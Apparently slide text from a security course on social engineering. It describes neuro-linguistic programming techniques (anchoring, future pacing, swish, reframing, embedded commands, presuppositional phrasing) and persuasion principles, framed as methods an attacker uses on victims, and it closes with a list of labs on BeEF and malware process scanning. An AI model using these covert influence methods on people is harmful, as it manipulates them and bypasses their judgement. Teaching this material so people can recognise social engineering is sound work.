
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1. The intensity of the experience - must be totally associated; see, hear, feel it as it was;
2. The timing of the anchor (see graphic above);
3. The unique properties of the stimulus (don't take the inside of your hand, but take the touch of a knuckle or step in a circle);
4. Repeating of the stimulus (the incentive must be able to be repeated).

# The four steps to anchoring

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1. Remember a vivid positive experience from the past with one valuable resource as: Motivation; humour / laughing; energy; love; power; self-confidence.
2. Step in the circle of excellence at the highest point (see graphic below). Repeat this several times.

Change your state (break state).


3. Repeat with the same or different resources with different memories.
4. Set the anchor in action to perform the test.



# ACT I

# ACT II

# ACT III



The Set-Up

Obstacles

Resolution

# Future pacing

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- Future pacing technique is a visualization technique through which one can convert the incorrect present situation into the correct one in future;
- It establishes a link between present and future process of an event.
- It looks into both the drawbacks and merits of an event, process, incident etc. and converts drawbacks into merits through the process;
- This technique also helps attacker to handle the odd attack situation due to low understanding level of the victims and provides a comprehensive understanding to "upgrade" the victims;
- It focuses on weak points which decrease the understanding progress and create a reasonable obstacle;
- It modifies and converts the weak points of victim into the positive aspect of understanding which push up them toward "upgradation".



"When you"

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**Presupposes** that the victim is going to do the thing or experience the state you describe, so **it's no longer in doubt.**

# Swish

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- Is popular method which involves re-association of a negative thought into a positive thought;
- Attacker has to present before victims that anxiety related to any field of life represent an image of negative thought;
- It proceeds negative self-image which can be replaced with a positive self-image;
- In this interchanging process, method helps to choose self-image that is realistic and establish it into mind as much as possible;
- This new positive self-image is visualized into those activities in which there were negative thought.

# Reframing

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- At one point or another, everybody in the self-development, coaching and training industry utilizes this concept of reframing, or changing the frame of reference;
- Changing the frame of reference is called reframing;
- Changing the frame of an experience can have a major influence on how you perceive, interpret and react to that experience;
- The purpose is to help a person experience their actions, the impact of their beliefs, etc. from a different perspective (frame) and potentially be more resourceful or have more choice in how they react;
- Means to change the order or sequence of something with the intention to make unique more than before;
- It is the technique that the attacker utilizes by using his/ her own personal experiences and makes it tangible for victims;
- It assists victims to modify their conception regarding context which makes it more motivational tool;
- It also provide space for creating artificial context which is used in the attack and facilitate the victims to learn with a wider range of "understanding" opportunities without the need of evidences support;
- This technique is also useful path for the attacker to explain his/ her content in attack.



# Everything can be reframed

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- Is the cup half empty or half full?
- Is this a crises or is this an opportunity?
- Is this a failure or just a lesson to be learned?
- Are you fearful or are you excited?



# Reframe types

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- Content (meaning);
- Context (environment).

# Content reframe

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- The content or meaning of a situation is determined by what you choose to focus on;
- Ask questions :
  - ✓ What is the positive value in this behaviour ?
  - ✓ Is this problem useful to me in some way ?
- The positive value could be related to behaviour, or it could be related to the speaker's behaviour.

# “What would it be like if...”

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This phrase is in effect, a command for the person to **imagine** the condition or occurrence named or described **after it**.



# “You might find ...”

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- Useful as the start of an intensifying chain of phrases;
- It implies that they are going to experience what you describe as something that just happens, so it's doesn't seem like a command.

“How surprised would you be...”

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This implies that the event you describe is going to happen, and the only question is how surprised he/she will be by it!

# Embedded Commands

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If you were to directly command someone, you'd say:

*"Paul, get your homework done tonight!"*

To embed this command, you'd say something like this:

" You know, I was listening to an interview with a **VERY WISE MAN**, and he said that a successful person always does his homework as quickly as possible. "

# “If you were to ...”

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"If" deflects resistance while directing the victim to imagine the experience, condition, feeling or situation you are describing.



# Final thoughts

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- We are trying to repay in kind what ever another person has provided us;
- If two things are presented one after another, and if the second item is fairly different from the first, we will tend to see it more different than it actually is;
- Once we have made a choice or taken a stand, we will encounter personal and interpersonal pressures to behave consistently with that commitment;
- The more effort that goes into a commitment, the greater is its ability to influence the attitudes of the person who made it;
- The means we use to determine what is correct is to find out what others think is right;
- We most prefer to say yes to the requests of someone we know and like;
- Opportunities seem more valuable when their availability is limited;
- Whenever free choice is limited or threatened, the need to to retain our freedoms makes us desire them significantly more than previously.



# Labs

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- CompTIA Security+ Advanced labs  
48, 57

**Lab 48. Browser Exploitation  
Framework (BeEF)**

**Lab 57. How to Use Process  
Explorer to Find and Scan  
Suspicious Processes for Malware**

